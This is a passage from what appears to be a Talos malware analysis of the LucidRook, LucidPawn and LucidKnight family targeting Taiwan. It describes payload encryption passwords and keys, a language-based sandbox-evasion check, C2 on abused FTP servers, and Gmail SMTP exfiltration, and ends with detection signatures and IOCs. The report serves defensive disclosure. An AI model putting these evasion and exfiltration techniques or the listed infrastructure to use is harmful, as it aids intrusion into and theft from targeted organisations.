


Figure 15. Communication with C2 server.

The LucidRook samples connect to C2 infrastructure that appears to abuse FTP servers with exposed credentials to retrieve staged payloads. Talos identified two such C2 servers, both located in Taiwan and operated by printing companies. Initially, it was unclear why the threat actor selected this infrastructure; however, further investigation revealed that both companies publicly listed FTP credentials on their official websites as part of a “file uploading service". We observed that this practice is common among local printing companies and effectively creates a pool of publicly accessible, low-cost infrastructure that can be repurposed by threat actors as low-cost C2 staging servers.

Stealthy payload protections

Besides what we previously mentioned about the encryption for the exfiltrated data, the threat actor also employed stealthy protection for the downloaded payload. The LucidRook sample Talos obtained (`edb25fed9df8e9a517188f609b9d1a030682c701c01c0d1b5ce79cba9f7ac809`) uses

the password `?.aX$p8dpiP$+4a$x?=0LC=M>^>f6N]a` to decrypt the archive when it's protected and requires that an `index.bin` file be found within the ZIP archive. After decryption, it uses a different RSA private key (DER hash `7e851b73bd59088d60101109c9ebf7ef300971090c991b57393e4c793f5e2d33`) embedded and encrypted inside the malware to decrypt the payload. The corresponding public key (DER hash `a42ad963c53f2e0794e7cd0c3632cc75b98f131c3ffceb8f2f740241c097214a`) for this private key is:

```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEArQ9deG1+FiOgxT2eX78n
3Ni/PmrV/V6iuf+bc+ii+9wD6Pyc7QyicaZODr2YlKifwJabJuDsIcANRIQGBLf2
8j0yG3x25rP4XTnavTyPB6s+fJgNebmB9Hhgx3AY25ufJvNAelnmXnPn/xp6tZ/V
kup72tiwKWeBVJOZYW3qYno4n5hffdNqTFIgUZDDLhqa+nT1gD6LZ6W/BidIM70O
gn2h8ppc8aKc893FkfvNYwhgubiDFv9rgvSVvxt0uTVERtBsCyAScD1MMvswEyK6
LrgnyTz7KwOv5wyPfE3BPs8lpMQIyi/jcIIroyk9uLarfV/XIbgTOqEYf5/9bDSs
iQIDAQAB
-----END PUBLIC KEY-----
```

During investigation, Talos obtained a payload from a private source which matched the `index.bin` file structure. However, the password from the LucidRook sample we got was not able to decrypt the archive. We also obtained another version of the payload from the FTP C2 server, but this payload includes four files that does not match the version of LucidRook sample we analyzed as shown in Figure 16.




Figure 16. The files inside the downloaded payload file.

Based on this information, we suspect that the threat actor is generating different payloads using different sets of passwords for different targets, even though they share the same C2 server. The files inside the payload also suggest it potentially leverages different modules for different capabilities for the stager.

LucidPawn dropper

The LucidPawn dropper shares some similarity with LucidRook, including the same COM DLL masquerade technique, obfuscation scheme, and Rust-compiled code.

Leveraging an OAST service

Upon execution, the LucidPawn dropper sends a DNS request to a domain “D.2fcc7078.digimg[.]store”. The domain “digimg[.]store” redirects to “dnslog[.]link”, a public Chinese Out-of-band Application Security Testing (OAST) service. It is widely used by security researchers, penetration testers, and threat actors to verify network connectivity and vulnerability exploitation. By using this service, LucidRookoperators receive confirmation once the exploitation succeeds without setting up their own infrastructure. It is worth noting that the same service domain has been leveraged in other targeted campaigns; however, because the service is publicly accessible and can be used by any threat actor, Talos avoids making attribution based solely on this linkage.

Geo-targeting anti-analysis

LucidPawn implements a geo-targeting anti-analysis execution gate by querying the host’s Windows UI language via the `GetUserDefaultUILanguage()` API. Execution continues only when the system UI language matches Traditional Chinese environments associated with Taiwan.

The implementation compares a masked LANGID against 0x0404 (zh-TW). The mask and 0xF7FF clears bit 0x0800, causing only 0x0404 (zh-TW) and 0x0C04 (zh-HK) to normalize to the same value and satisfy the check. As a result, the sample exits early on most analysis sandboxes, which commonly use 0x0409 (en-US). This control reduces exposure by limiting execution to the intended victim geography and suppressing behavior in common analyst environments.

```
}                                                   // geo-targeting anti-analysis
if ( (GetUserDefaultUILanguage() & 0xF7FF) != 0x404 )
  return 0;
```

Figure 17. Code for geo-targeting anti-analysis.

The LucidKnight reconnaissance tool

While hunting for additional LucidPawn samples, we identified a variant of LucidPawn (`d8bc6047fb3fd4f47b15b4058fa482690b5b72a5e3b3d324c21d7da4435c9964`). This sample shares the same geo-targeting anti-analysis logic observed in other samples used to deliver LucidRook. Compared with the LucidPawn samples associated with LucidRook delivery, however, this variant omits the callback to the out-of-band interactive service domain and functions solely as a dropper, deploying the reconnaissance tool LucidKnight (`aa7a3e8b59b5495f6eebc19f0654b93bb01fd2fa2932458179a8ae85fb4b8ec1`) after execution.

Like other malware in the Lucid family, LucidKnight is a 64-bit Windows DLL that contains embedded Rust-compiled components to implement various functions. The malware also uses a string obfuscation scheme similar to those observed in LucidPawn and LucidRook to conceal its C2 configuration.

Upon execution, LucidKnight collects system information including the computer name, OS version, processor architecture, CPU usage, running processes, and installed software. The collected data are written to four TXT files, encrypted with an embedded RSA public key, and packaged into a password-protected ZIP archive named `archive.zip` using the password `xZh>1<{Km1YD3[V>x]X>=1u(Da)Y=N>u` . The embedded RSA public key (DER hash `852a80470536cb1fdab1a04d831923616bf00c77320a6b4656e80fc3cc722a66`) is shown below:

```
-----BEGIN RSA PUBLIC KEY-----
MIIBCgKCAQEAuvXyx+rPGjS/bI6cvl8LIVVatwD6JU19EvJPlBWlmPqVm/se+3QS
9av+X8PFgwoGXJZTEanAY4JhOMXKYSbErwrLktbEY2tFi7w3/WyPPcB6/I6zD2yU
Mqcoqy1Z3+4CsLz4D/LZtOst4alSGOgTDeKtrWKHCyigFvndfds4pdCy78KBRtQb
kV3UUlKQZm/37tP0CPXkKwxQ1n/+DTh265gRaVrhr4+VUagNmYta1faMLsvM8O3F
Lu2tQiOxeSZC21z6V3kcifYiBLT0khx11JqD3jTfA41OcngZfwWYHbitDBZF7rpL
26ZSitNxMAq1O6DrXzI5wdVn0fZgSXNEbwIDAQAB
-----END RSA PUBLIC KEY-----
```

Unlike LucidRook, which uploads collected system information to a compromised FTP server, LucidKnight exfiltrates reconnaissance data via email using the embedded Rust lettre crate, which provides SMTP message creation and delivery functionality.

Specifically, the malware constructs an email with the Traditional Chinese subject “運動資訊平台” (“Sports Information Platform”) and includes the collected data as a MIME attachment. It then resolves “smtp.gmail.com”, authenticates to the Gmail account “fexopuboriw972@gmail.com" with an embedded application key, and sends the data to the temporary email address “crimsonanabel@powerscrews.com". The following email shows an example of the content crafted by LucidKnight:

```
From: fexopuboriw972@gmail.com
To: crimsonanabel@powerscrews.com
Subject: =?utf-8?b?6YGL5YuV6LOH6KiK5bmz5Y+w?=
MIME-Version: 1.0
Date: Tue, 17 Feb 2026 02:05:49 +0000
Content-Type: multipart/mixed;
 boundary="vlOcEyPfxrLCR89C5RuARsViLsqzv1brB2u8YvNd"
--vlOcEyPfxrLCR89C5RuARsViLsqzv1brB2u8YvNd
Content-Type: text/plain; charset=utf-8
Content-Transfer-Encoding: base64
5oKo6KqN54K65Y+w54Gj55uu5YmN5Zyo6Jed5paH5rC457qM55m85bGV55qE5pS/562W5LiK5pyJ
5ZOq5Lqb5YW36auU55qE5oiQ5Yqf5qGI5L6L6L5oiW5YC85b6X5pS56Cy55qE5Zyw5pa577yf
--vlOcEyPfxrLCR89C5RuARsViLsqzv1brB2u8YvNd
Content-Type: application/zip
Content-Disposition: attachment; filename="archive.zip"
Content-Transfer-Encoding: base64
UEsDBDMAAQBjALgQUVwEOkfvkhkAAHEZAAAFAAsAMS50eHQBmQcAAQBBRQMIAEF/fb/F6o3HptX3
(redacted)
```

Figure 18. Email sent by LucidKnight malware with collected data attached.

The discovery of LucidKnight suggests that the actor maintains a modular toolkit and may select components based on the operational context of each target, rather than deploying a fixed infection chain. LucidKnight may be used independently when lightweight reconnaissance is sufficient, or as a precursor to assess targets before committing the more complex LucidRook stager.

The bottom line

Based on the tactics, techniques, and procedures (TTPs) and the level of engineering investment observed across these infection chains, we assess with medium confidence that this activity reflects a targeted intrusion rather than broad, opportunistic malware distribution. Delivery via spearphishing, combined with LucidRook's sophisticated design, suggests a sophisticated threat actor prioritizing flexibility, stealth, and victim-specific tasking.

Although Talos has not yet found a decryptable Lua bytecode payload executed by LucidRook, we are publishing these findings to make early detection possible and encourage community sharing, with the goal of uncovering additional indicators that may facilitate stronger clustering and attribution in the future.

Coverage

The following ClamAV signature detects and blocks this threat:

- Win.Backdoor.LucidRook-10059729-0
- Lnk.Tool.UAT-10362-10059730-0
- Win.Dropper.UAT-10362-10059731-0
- Win.Tool.CobaltStrike-10059732-0

The following SNORT® rules cover this threat:

- Snort2 Rules: 66108, 66109, 66110, 66111
- Snort3 Rules: 301447, 301448

Indicators of compromise (IOCs)

IOCs for this research can also be found at our GitHub repository here.

d49761cdbea170dd17255a958214db392dc7621198f95d5eb5749859c603100a (malicious 7z)

adf676107a6c2354d1a484c2a08c36c33d276e355a65f77770ae1ae7b7c36143 (malicious archive)

b480092d8e5f7ca6aebdeaae676ea09281d07fc8ccf2318da2fa1c01471b818d (Forged EXE dropper that drops LucidRook)

c2d983d3812b5b6d592b149d627b118db2debd33069efe4de4e57306ba42b5dc (Forged EXE dropper that drops LucidRook)

6aba7b5a9b4f7ad4203f26f3fb539911369aeef502d43af23aa3646d91280ad9 (LucidPawn, DismCore.dll)

bdc5417ffba758b6d0a359b252ba047b59aacf1d217a8b664554256b5adb071d (LucidPawn dropper, DismCore.dll)

f279e462253f130878ffac820f5a0f9ac92dd14ad2f1e4bd21062bab7b99b839 (malicious LNK)

166791aac8b056af8029ab6bdeec5a2626ca3f3961fdf0337d24451cfccfc05d (malicious LNK)

11ae897d79548b6b44da75f7ab335a0585f47886ce22b371f6d340968dbed9ae (LucidRook stager, DismCore.dll)

edb25fed9df8e9a517188f609b9d1a030682c701c01c0d1b5ce79cba9f7ac809 (LucidRook stager, DismCore.dll)

0305e89110744077d8db8618827351a03bce5b11ef5815a72c64eea009304a34 (LucidRook stager, DismCore.dll)

d8bc6047fb3fd4f47b15b4058fa482690b5b72a5e3b3d324c21d7da4435c9964 (LucidPawn dropper dropping LucidKnight)

aa7a3e8b59b5495f6eebc19f0654b93bb01fd2fa2932458179a8ae85fb4b8ec1 (LucidKnight, DismCore.dll)

fd11f419e4ac992e89cca48369e7d774b7b2e0d28d0b6a34f7ee0bc1d943c056 (archive1.zip download from C2)

1.34.253[.]131 (abused FTP server)

59.124.71[.]242 (abused FTP server)

D.2fcc7078.digimg[.]store (DNS beaconing domain)

fexopuboriw972@gmail.com

crimsonanabel@powerscrews.com
